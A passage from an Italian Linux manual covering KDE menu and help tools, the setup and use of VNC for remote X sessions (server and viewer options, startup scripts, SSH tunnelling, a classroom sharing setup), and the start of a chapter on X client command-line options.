


Figura 99.8. Kmenuedit.

Eventualmente, è disponibile anche Kappfinder per ottenere una scansione automatica degli applicativi disponibili e il conseguente aggiornamento del menù in modo automatico.

Figura 99.9. Kappfinder.

99.2.4 Khelpcenter

Khelpcenter è un sistema integrato per la navigazione della documentazione. In pratica, consente di leggere la documentazione specifica di KDE, ma anche quella comune dei sistemi Unix e dei sistemi GNU (Info). La figura 99.10 mostra in particolare l'accesso alle pagine di manuale.

Figura 99.10. Khelpcenter.

X: accesso remoto alla sessione di lavoro

Con un terminale a caratteri è possibile gestire una sessione di lavoro trasferibile successivamente in un altro terminale, attraverso il programma Screen (sezione 50.5); in modo simile, è possibile agire per quanto riguarda la sessione di lavoro con un servente X, attraverso VNC, [1] ovvero *Virtual network computing*.


È bene ricordare che X offre già la possibilità di eseguire un programma in un elaboratore, mostrandone le finestre nel servente di un altro (sezione 95.5). Diversamente da questa modalità comune di utilizzo di X, VNC consente di controllare tutto il servente grafico e il gestore di finestre (o anche il gestore di sessione) relativo. Inoltre, VNC consente anche un accesso simultaneo da parte di più terminali remoti, solitamente per permettere la visualizzazione di ciò che avviene.

VNC è uno strumento utile soprattutto nell'ambito di una rete locale protetta dall'esterno, dal momento che utilizza una comunicazione in chiaro e che l'accesso al servente è controllato semplicemente da una parola d'ordine.

100.1 Funzionamento di VNC in generale

VNC si compone essenzialmente di un programma servente, con le funzionalità grafiche di X, il quale non si collega a una stazione grafica e viene usato attraverso un programma cliente apposito. Questo servente comunica nel modo consueto, come un servente X normale (connessioni TCP alle porte 6000+*n*) a cui si aggiunge la comunicazione necessaria al controllo attraverso il proprio cliente specifico, con le porte 5900+*n*.

Figura 100.1. Comunicazione tra il servente e il cliente VNC.

```
 .------------------.
 |       Xvnc       | servente VNC
 |                  |
 | dinkel.brot.dg:1 |
 `------------------'                                  cliente VNC
           | 192.168.1.1:5901                            .----------------.
           |                              192.168.1.2:12345 |   Xvncclient   |
           `--------------------------------------------|                |
                                                         | roggen.brot.dg |
                                                         `----------------'
```

La figura mostra una situazione comune, in cui un elaboratore ospita un servente VNC, *dinkel.brot.dg*, che offre la stazione grafica virtuale '**:1**'. In tal modo, la comunicazione con il servente avviene alla porta 5901 (ovvero 5900 più il numero corrispondente alla stazione grafica virtuale).

Nell'elaboratore che ospita il servente VNC, l'interazione con questo non risulta apparente, a meno di avviare nello stesso un cliente VNC.

Il cliente VNC, a sua volta, potrebbe essere autonomo, oppure richiedere un servente X normale per poter funzionare. Il programma mostrato in figura è un esempio di cliente che richiede X per poter funzionare.

Un servente VNC può essere utilizzato da un solo cliente, oppure può essere consentito un accesso simultaneo da parte di più clienti; in tal caso, probabilmente, uno solo servirà per interagire, mentre gli altri serviranno solo per osservare. Pertanto, le situazioni più comuni di utilizzo di un sistema grafico basato su VNC sono due: l'esigenza di mantenere in funzione una sessione di lavoro grafica, a cui poter accedere da un terminale remoto, sospendendo e riprendendo la

[1] **VNC** GNU GPL

connessione anche da altre posizioni; oppure l'esigenza di fare un lavoro che altri utenti possono visualizzare, senza bisogno di un proiettore.

L'accesso a un servente VNC è controllato esclusivamente attraverso il confronto di una parola d'ordine, definita in modo indipendente dal meccanismo di riconoscimento degli utenti del sistema operativo.

100.2 Avvio e conclusione del funzionamento del servente VNC in un sistema GNU

Il funzionamento del servente VNC dipende dalla configurazione del servente X: se X non funziona correttamente a causa di un difetto di configurazione, anche il servente VNC non può funzionare. Pertanto, di solito si avvia un servente VNC da una sessione X già attiva, probabilmente da una finestra di terminale:

```
vncserver [:n_stazione_grafica] [opzioni]
```

Il programma '**vncserver**' è in realtà un involucro per controllare l'avvio di '**Xvnc**' o di '**Xrealvnc**' (dipende dall'edizione), che è invece il vero servente VNC.

Generalmente, l'avvio del servente VNC avviene sulla stazione grafica '**:1**', anche quando la stazione grafica '**:0**' non risulta impegnata, salvo che sia indicato diversamente con le opzioni della riga di comando.

Quando un utente avvia per la prima volta un servente VNC nel modo descritto, questo crea la directory '`~/.vnc/`', in cui vengono annotate le informazioni sulle sessioni di lavoro relative, oltre a un file contenente una parola d'ordine cifrata, che servirà per consentire l'accesso successivo. In ogni caso, la prima volta provvede '**vncserver**' a preparare tutto; l'esempio seguente si riferisce all'utente '**tizio**' presso l'elaboratore *dinkel.brot.dg*:

```
$ vncserver[Invio]

You will require a password to access your desktops.

Password: digitazione_all'oscuro[Invio]

Verify: digitazione_all'oscuro[Invio]

New 'X' desktop is dinkel:1

Starting applications specified in /etc/X11/Xsession
Log file is /home/tizio/.vnc/dinkel:1.log
```

Come si può intendere, viene richiesta l'indicazione e la conferma di una parola d'ordine, che non può essere troppo breve, la quale viene conservata nel file '`~/.vnc/passwd`' in forma cifrata. Quando l'utente dovesse avviare nuovamente un servente VNC, disponendo già di questo file, non verrebbe più chiesta la parola d'ordine, rimanendo la stessa già stabilita in precedenza.

Superata questa fase, viene avviato effettivamente il servente VNC. Nell'esempio risulta avviato sulla stazione grafica virtuale '**:1**'; pertanto, per poterlo raggiungere, si userà un indirizzo del tipo *dinkel.brot.dg:1* (in generale conviene evitare la forma abbreviata che viene suggerita da '**vncserver**').

Al termine, '**vncserver**' ricorda dove si può trovare il file in cui sono annotate le informazioni specifiche sull'avvio del servente VNC, che diventa molto utile quando questo non si avvia come si desidera, per scoprire l'origine del problema. In generale, questo file ha la forma: '`~/.vnc/`*nodo*`:`*n_stazione_grafica*`.log`'.

Non sono da escludere problemi di configurazione di XFree86, che XFree86 stesso è in grado di superare, mentre il servente VNC non può.

Inizialmente, il contenuto di questo file può essere simile al testo seguente:

```
15/12/02 09:09:00 Xvnc version 3.3.5 - built Nov 22 2002 09:33:52
15/12/02 09:09:00 Copyright (C) 2002 RealVNC Ltd.
15/12/02 09:09:00 Copyright (C) 1994-2000 AT&T Laboratories Cambridge.
15/12/02 09:09:00 All Rights Reserved.
15/12/02 09:09:00 See http://www.realvnc.com for information on VNC
15/12/02 09:09:00 Desktop name 'X' (dinkel:1)
15/12/02 09:09:00 Protocol version supported 3.3
15/12/02 09:09:00 Listening for VNC connections on TCP port 5901
```

Eventualmente, se sono stati installati i componenti necessari di VNC, '**`vncserver`**' avvia il servente VNC in modo da offrire anche un accesso HTTP alla porta 5800+*n*, per mezzo del quale, con un navigatore in grado di mettere in funzione programmi Java, è possibile accedere in mancanza di un programma cliente migliore. In tal caso, si può osservare questo fatto nello stesso file appena mostrato:

```
15/12/02 09:09:00 Listening for HTTP connections on TCP port 5801
15/12/02 09:09:00   URL http://dinkel:5801
```

In questo caso, l'indirizzo per accedere sarà preferibilmente *`http://dinkel.brot.dg:5801`*.

Se si vuole avviare il servente VNC senza avviare prima X, le cose si complicano un po'. Infatti, quando ciò è possibile, X determina da solo alcune informazioni sul funzionamento dell'adattatore grafico e sulle capacità dello schermo reale; pertanto, quando si avvia il servente VNC da una sessione di X già attiva, le stesse informazioni vengono utilizzate da VNC, mentre in mancanza di queste, il funzionamento di VNC dipenderebbe da parametri predefiniti, spesso non gradevoli. Per esempio, avviando un servente VNC senza l'appoggio di un servente XFree86 preesistente, si ottiene una stazione grafica impostata sostanzialmente per un adattatore grafico di tipo VGA standard (640x480 punti grafici e una profondità di colori modesta). L'esempio seguente mostra l'avvio di un servente VNC, attraverso '**`vncserver`**', al di fuori di una sessione di lavoro con X, dove si specifica la dimensione della superficie grafica (1024x768 punti grafici) e la profondità di colori (16 bit):

```
$ vncserver -depth 16 -geometry 1024x768
```

Per concludere il funzionamento del servente VNC, presso l'elaboratore locale, si può usare '**`vncserver`**' con l'opzione '**`-kill`**':

`vncserver -kill :`*n_stazione_grafica*

Al termine della descrizione dell'avvio di un servente VNC, è bene chiarire che generalmente, quando accede un cliente VNC, se già esisteva un altro programma cliente collegato, generalmente questo (quello preesistente) termina di funzionare. In pratica, in condizioni normali, si suppone che l'utente che accede a un servente VNC sia l'unico autorizzato a farlo, pertanto, se è rimasta una sessione aperta, ciò è dovuto probabilmente a una dimenticanza dello stesso. Per consentire degli accessi simultanei al servente VNC, è necessaria l'opzione '**`-alwaysshared`**', come descritto nella tabella seguente, che riepiloga alcune opzioni per l'avvio dell'involucro '**`vncserver`**'.

Tabella 100.1. Alcune opzioni della riga di comando di '`vncserver`'.

Opzione o argomento	Descrizione
`:`*n_stazione_grafica*	Consente di indicare espressamente il numero di stazione grafica da utilizzare. In mancanza di questa informazione dovrebbe trattarsi di '`:1`'.
`-geometry` *n_punti_larghezza*`x`*n_punti_altezza*	Definisce la dimensione della superficie grafica da utilizzare, in punti grafici.
`-depth` *n_bit*	Definisce la profondità di colori espressa in numero di bit.
`-nevershared` `-alwaysshared`	Consente di impedire o consentire la condivisione multipla del servente. In pratica, la prima delle due opzioni è quella predefinita, per fare in modo che solo un accesso per volta sia permesso.
`-kill :`*n_stazione_grafica*	Conclude il funzionamento del servente, in funzione nell'elaboratore locale, controllando la stazione grafica indicata.

100.3 Avvio del servente VNC in condizioni difficili in un sistema GNU

L'impostazione effettiva di un servente X in una distribuzione GNU, può essere molto complessa. In altri termini, il funzionamento di '**`xinit`**' e di '**`startx`**', non è perfettamente uniforme da una distribuzione all'altra, spesso per la necessità di arginare dei problemi di sicurezza. Pertanto, qualsiasi ne sia la ragione, può succedere che un servente VNC non si comporti come ci si aspetterebbe; si può arrivare anche a vedere funzionare il servente, ma senza un gestore di finestre o un gestore di sessione.

Di fronte a problemi di questo tipo, può essere più conveniente avviare direttamente il servente VNC senza l'aiuto dell'involucro '**`vncserver`**', predisponendo uno script adatto alle proprie esigenze. Vengono mostrati qui due script: uno per controllare '**`Xvnc`**', ovvero l'eseguibile del servente VNC, l'altro per controllare l'avvio di un gestore di finestre, chiamato all'interno del primo.

> Come già accennato, il programma eseguibile del servente VNC può essere denomiato '**`Xvnc`**', oppure '**`Xrealvnc`**', a seconda dell'edizione. Tuttavia, nel secondo caso, è normale che sia disponibile almeno un collegamento simbolico che consenta l'uso del nome '**`Xvnc`**'.

```
#!/bin/sh
# vncs1024

# X fonts.
VNC_FONTS=\
/usr/X11R6/lib/X11/fonts/misc,\
/usr/X11R6/lib/X11/fonts/75dpi,\
/usr/X11R6/lib/X11/fonts/100dpi/,\
/usr/X11R6/lib/X11/fonts/Type1/,\
/usr/X11R6/lib/X11/fonts/Speedo/

# Quit old VNC servers and reset personal configuration.
killall Xvnc 2> /dev/null
killall Xrealvnc 2> /dev/null
rm -rf    ~/.vnc
mkdir     ~/.vnc
vncpasswd ~/.vnc/passwd

# Start VNC server at screen :1, using ~/.vnc/log for log file.
```

```
Xvnc :1 -auth ~/.Xauthority -geometry 1024x768 -depth 16 \
    -rfbwait 120000 -rfbauth ~/.vnc/passwd -rfbport 5901 \
    -fp $VNC_FONTS -co /etc/X11/rgb \
    -dpi 100 2> ~/.vnc/log &

# Start the window manager inside a wrap script.
# After window manager run, the VNC server should be killed, by
# the wrap script.
vncwm &
```

```
#!/bin/sh
# vncwm
xloadimage -display :1 -onroot -fullscreen ~/.wallpaper
fvwm -display :1  2> /dev/null ; killall Xvnc ; killall Xrealvnc
```

Il primo di questi due script, denominato qui '**vncs1024**', definisce inizialmente una variabile di ambiente, contenente l'elenco delle directory dei caratteri di X (questa informazione può essere tratta eventualmente dal file di configurazione di XFree86: '/etc/X11/XF86Config' o '/etc/X11/XF86Config-4'). Successivamente elimina i processi avviati con il nome '**Xvnc**', o '**Xrealvnc**', ammesso che ce ne siano, poi elimina anche il contenuto della directory '~/.vnc/'; quindi chiede di definire una parola d'ordine nuova, con l'aiuto di '**vncpasswd**'.

Quando tutto è pronto, si avvia l'eseguibile '**Xvnc**', utilizzando la stazione grafica '**:1**' (come fa normalmente '**vncserver**'), con un elenco piuttosto lungo di opzioni, come si può vedere dall'esempio. In particolare, in questo caso, si specifica una dimensione della superficie grafica di 1024x768 punti grafici, inviando il flusso dello standard error nel file '~/.vnc/log', per poter sapere ciò che accade. Si osservi inoltre che '**Xvnc**' viene avviato sullo sfondo in modo esplicito.

Infine si avvia uno script '**vncwm**', il cui scopo è quello di avviare un gestore di finestre e di chiudere il funzionamento di '**Xvnc**' o di '**Xrealvnc**' al termine del funzionamento di questo. Infatti, come si vede, lo script carica un fondale e avvia Fvwm: al termine del funzionamento di Fvwm elimina tutti i processi con il nome '**Xvnc**' e con il nome '**Xrealvnc**'.

> Naturalmente, in questo modo si può avviare un solo servente VNC alla volta.

Da quanto visto si intuisce la sintassi per l'avvio dell'eseguibile '**Xvnc**':

Xvnc [:*n_stazione_grafica*] [opzioni]

Segue la descrizione di alcune opzioni della riga di comando.

Tabella 100.2. Alcune opzioni della riga di comando di '**Xvnc**'.

Opzione o argomento	Descrizione
:*n_stazione_grafica*	Consente di indicare espressamente il numero di stazione grafica da utilizzare. In mancanza di questa informazione si tenta di usare '**:0**'.
-auth *file*	Definisce il nome del file usato per l'autenticazione di X.
-geometry *n_punti_larghezza* x*n_punti_altezza*	Definisce la dimensione della superficie grafica da utilizzare, in punti grafici.
-depth *n_bit*	Definisce la profondità di colori espressa in numero di bit.
-nevershared -alwaysshared	Consente di impedire o consentire la condivisione multipla del servente. In pratica, la prima delle due opzioni è quella predefinita, per fare in modo che solo un accesso per volta sia permesso.
-rfbwait *n_millisecondi*	Definisce il tempo massimo di attesa, in millisecondi, per un cliente VNC.

Opzione o argomento	Descrizione
`-rfbauth` *file*	Definisce il file contenente la parola d'ordine cifrata che serve per consentire l'accesso.
`-rfbport` *n_porta*	Definisce il numero della porta usata per la comunicazione con i clienti VNC.
`-fp` *stringa*	Definisce l'elenco dei percorsi delle directory contenenti informazioni sui caratteri tipografici da usare.
`-co` *file*	Definisce il file contenente le informazioni sui colori, senza l'estensione '`.txt`'. Generalmente si ricopia il percorso indicato nella direttiva '**`RgbPath`**' del file '`/etc/X11/XF86Config[-4]`'.
`-dpi` *n_punti*	Definisce la risoluzione in punti per pollice.

100.4 Configurazione e utilizzo dei caratteri tipografici

Non esiste una configurazione vera e propria del servente VNC; esiste piuttosto una configurazione di '**`vncserver`**', che di solito si lascia commentata completamente. In ogni caso, si tratta del file '`/etc/vnc.conf`' ed eventualmente di '`~/.vncrc`'.

L'utilizzo di questi file diventa utile, quindi, solo se si avvia il servente VNC attraverso '**`vncserver`**' e si sono manifestati dei problemi a cui si pone rimedio solo con la configurazione.

Una situazione in cui è necessario intervenire nella configurazione è la presenza di direttive '**`FontPath`**' nel file '`/etc/X11/XF86Config[-4]`', che fanno riferimento a caratteri tipografici non esistenti; per esempio quando queste informazioni sono fornite da un servente di caratteri che in quel momento non risulta rispondere. In tal caso, si può specificare nella configurazione quali percorsi sono sicuri, tralasciando il superfluo.

100.5 Accesso a un servente VNC

Si può accedere a un servente VNC con diversi programmi, ma in un sistema GNU dovrebbe essere preferibile farlo attraverso '**`xvncviewer`**'. Come lascia intuire il nome, si tratta di un programma che richiede l'uso di un servente X già attivo, che mostra poi la stazione grafica remota in una finestra di quella locale.

Di solito è necessario avviare '**`xvncviewer`**' da una finestra di terminale, per poter specificare a quale nodo e a quale stazione grafica collegarsi. Si utilizza la sintassi seguente:

`xvncviewer [opzioni]` *nodo*:*n_stazione_grafica*

Se nella riga di comando non viene specificata l'opzione '**`-passwd`**' (con la quale si indica un file contenente una parola d'ordine cifrata), è necessario inserire la parola d'ordine per l'accesso al servente VNC:

`$` **`xvncviewer dinkel.brot.dg:1`**[*Invio*]

```
VNC viewer version 3.3.5 - built Nov 22 2002 09:31:25
Copyright (C) 2002 RealVNC Ltd.
Copyright (C) 1994-2000 AT&T Laboratories Cambridge.
See http://www.realvnc.com for information on VNC.
VNC server supports protocol version 3.3 (viewer 3.3)
```

`Password:` *digitazione_all'oscuro*[*Invio*]

Successivamente vengono visualizzate altre informazioni, quindi appare la finestra relativa alla comunicazione con il servente VNC.

Se quello che si vede è solo uno sfondo grigio, senza applicazioni attive, dove premendo i tasti del mouse non si ottiene nulla, è probabile che il servente VNC sia stato avviato senza un gestore di finestre o un gestore di sessione.

Quando si vuole visualizzare semplicemente ciò che accade in un servente VNC, senza poter interferire, mentre un altro cliente VNC sta interagendo, si può usare l'opzione '**`-viewonly`**', assieme a '**`-shared`**'. Eventualmente, dalla parte del servente si può usare l'opzione '**`-alwaysshared`**' per garantire che sia consentito l'accesso simultaneo da parte di più clienti (questa opzione vale sia per l'avvio diretto di '**`Xvnc`**', sia per l'involucro '**`vncserver`**'):

`$` **`xvncviewer -viewonly dinkel.brot.dg:1`**[*Invio*]

Segue la descrizione di alcune opzioni.

Tabella 100.3. Alcune opzioni della riga di comando di '**`xvncviewer`**'.

Opzione o argomento	Descrizione
nodo : *n_stazione_grafica*	Consente di indicare il nodo e il numero di stazione grafica da utilizzare.
`-shared`	Richiede una connessione a un servente VNC, consentendo esplicitamente la condivisione dello stesso con altri clienti.
`-viewonly`	Richiede una connessione a un servente VNC per la sola visualizzazione di ciò che accade. Di solito si usa assieme all'opzione '**`-shared`**'.
`-fullscreen`	Fa in modo di funzionare occupando tutta la superficie disponibile, senza il contorno di una finestra.
`-passwd` *file*	Consente di specificare un file contenente una parola d'ordine cifrata, che dovrebbe corrispondere a quanto utilizzato dallo stesso servente, in modo da non richiedere all'utente l'inserimento della stessa.

100.6 Utilizzo comune di VNC

La situazione in cui è più comune l'utilizzo di VNC è quella dell'utente che si trova lontano dal proprio elaboratore, al quale può comunque accedere attraverso la rete. In generale, in questo elaboratore remoto non è già in funzione alcun servente VNC, pertanto conviene avviare X nell'elaboratore di cui si dispone temporaneamente; quindi, da lì, con una finestra di terminale, si può contattare l'elaboratore remoto e avviare il servente VNC. Se tutto funziona correttamente, il servente VNC viene avviato con caratteristiche compatibili alla grafica di cui si dispone effettivamente; quindi ci si può collegare con un cliente VNC.

elaboratore_locale`$` **`ssh tizio@dinkel.brot.dg`**

In questo modo ci si collega all'elaboratore *`dinkel.brot.dg`* utilizzando l'utenza '**`tizio`**'. Successivamente si avvia il servente VNC presso l'elaboratore remoto:

elaboratore_remoto`$` **`vncserver`**

Quindi, se tutto ha funzionato correttamente ci si collega con un cliente VNC:

elaboratore_remoto`$` **`exit`**

elaboratore_locale`$` **`xvncviewer dinkel.brot.dg:1`**

100.7 VNC attraverso un tunnel cifrato con il protocollo SECSH

Attraverso Secure Shell (capitolo 202) è possibile creare un tunnel cifrato, per utilizzare con più tranquillità l'accesso a un servente VNC. Viene riproposto l'esempio di utilizzo comune, utilizzando un tunnel del genere:

elaboratore_locale$ **ssh tizio@dinkel.brot.dg**

In questo modo ci si collega all'elaboratore *dinkel.brot.dg* utilizzando l'utenza '**tizio**'. Successivamente si avvia il servente VNC presso l'elaboratore remoto:

elaboratore_remoto$ **vncserver**

A questo punto, dall'elaboratore locale ci si collega nuovamente con l'elaboratore remoto per creare un tunnel cifrato:

elaboratore_remoto$ **exit**

elaboratore_locale$ **ssh -N -L 5901:dinkel.brot.dg:5901**

A questo punto, invece di contattare direttamente l'elaboratore remoto *dinkel.brot.dg*, sarà invece sufficiente collegarsi a quello locale; prima però, conviene mettere il programma '**ssh**' sullo sfondo:

[*Ctrl+z*]

elaboratore_locale$ **bg**

elaboratore_locale$ **xvncviewer localhost:1**

100.8 Inserire VNC automaticamente all'avvio di X

È possibile realizzare uno script con cui si avvia un servente VNC e subito dopo X con un cliente VNC, a tutto schermo, che punta esattamente al servente locale, senza interferire con l'utente. Questo tipo di tecnica può servire in un laboratorio didattico in due casi: quando l'insegnante vuole avviare una sessione di lavoro grafica, pronta subito perché gli studenti vi si possano collegare, evitando così di utilizzare una lavagna luminosa; quando si vuole si vuole fare avviare agli studenti la sessione di lavoro grafica in modo che l'insegnante abbia la possibilità di intervenire sul loro lavoro, senza doversi spostare fisicamente dalla sua postazione.

```
#!/bin/sh
# vncsc1024

# X fonts.
VNC_FONTS=\
/usr/X11R6/lib/X11/fonts/misc,\
/usr/X11R6/lib/X11/fonts/75dpi,\
/usr/X11R6/lib/X11/fonts/100dpi/,\
/usr/X11R6/lib/X11/fonts/Type1/,\
/usr/X11R6/lib/X11/fonts/Speedo/

# Quit old VNC servers and reset personal configuration.
killall Xvnc 2> /dev/null
killall Xrealvnc 2> /dev/null
rm -rf    ~/.vnc
```

```
mkdir     ~/.vnc
vncpasswd ~/.vnc/passwd

# Start VNC server at screen :1, using ~/.vnc/log for log file.
Xvnc :1 -auth ~/.Xauthority -geometry 1024x768 -depth 16 \
    -rfbwait 120000 -rfbauth ~/.vnc/passwd -rfbport 5901 \
    -fp $VNC_FONTS -co /etc/X11/rgb \
    -alwaysshared nologo -dpi 100 2> ~/.vnc/log &

# Start the window manager inside a wrap script.
# After window manager run, the VNC server should be killed, by
# the wrap script.
vncwm &

# Start xinit with xvncviewer as a client
xinit /usr/bin/xvncviewer -fullscreen -passwd ~/.vnc/passwd localhost:1
```

Come si può osservare, questo esempio è molto simile a quanto già visto in una sezione precedente, dove la novità sta nell'avviare, dopo lo script '**`vncwm`**', '**`xinit`**' specificando l'avvio di '**`xvncviewer`**' al posto del solito gestore di finestre. Naturalmente, lo script '**`vncwm`**' rimane tale e quale a prima:

```
#!/bin/sh
# vncwm
xloadimage -display :1 -onroot -fullscreen ~/.wallpaper
fvwm -display :1  2> /dev/null ; killall Xvnc ; killall Xrealvnc
```

Come si può intuire, lo script che qui è stato chiamato '**`vncsc1024`**' è adatto per l'insegnante (o il relatore) che vuole consentire l'accesso ai suoi studenti, a cui dovrà comunicare anche la parola d'ordine per accedere, che come si vede viene sostituita ogni volta. Diversamente, se si vuole realizzare uno script da fare usare agli studenti al posto del solito '**`startx`**', si deve fare in modo che il file della parola d'ordine sia già stato preparato e sia «standard»; l'estratto seguente mostra solo le istruzioni salienti da modificare:

```
# Quit old VNC servers and reset personal configuration.
killall Xvnc 2> /dev/null
killall Xrealvnc 2> /dev/null
rm -rf    ~/.vnc
mkdir     ~/.vnc
cp /etc/vnc/sharedx.passwd ~/.vnc/passwd
chmod 0600 ~/.vnc/passwd
```

100.9 Riferimenti

- *RealVNC*

  <*http://www.realvnc.com*>

- Giuseppe De Marco, *Cripting delle sessioni VNC*, articolo contenuto nella rivista *Linux magazine*, edizioni Master, ISSN 1592-8152, anno III, numero 25, dicembre 2002

Parte xxii

Applicazioni comuni per X

X: configurazione dei clienti

Il funzionamento dei programmi clienti può essere configurato in due modi: con l'uso di opzioni nella riga di comando (cosa comune a tutti i programmi) e attraverso l'impostazione di *risorse*. Alcune opzioni e alcune risorse sono riconosciute dalla maggior parte dei programmi, facilitando il loro utilizzo e rendendo omogeneo il sistema.

101.1 Riga di comando delle applicazioni X

Le applicazioni clienti tradizionali permettono di utilizzare, nella riga di comando, una serie di opzioni standardizzate. Si tratta evidentemente di opzioni riferite principalmente all'aspetto del programma, come la dimensione e la colorazione. La tabella 101.1 mostra l'elenco di alcune di queste opzioni.

Tabella 101.1. Alcune delle opzioni comuni ai programmi per X.

Opzione	Descrizione
`-foreground` *colore*	Colore di primo piano.
`-background` *colore*	Colore dello sfondo.
`-reverse`	Inverte il colore di primo piano con quello di sfondo.
`-bordercolor` *colore*	Colore dei bordi.
`-borderwidth` *dimensione*	Dimensione in punti grafici (pixel) dello spessore dei bordi.
`-title` *titolo*	Descrizione da porre sulla barra del titolo.
`-iconic`	Avvia ridotto a icona.
`-font` *carattere*	Utilizza il tipo di carattere specificato per visualizzare il testo.
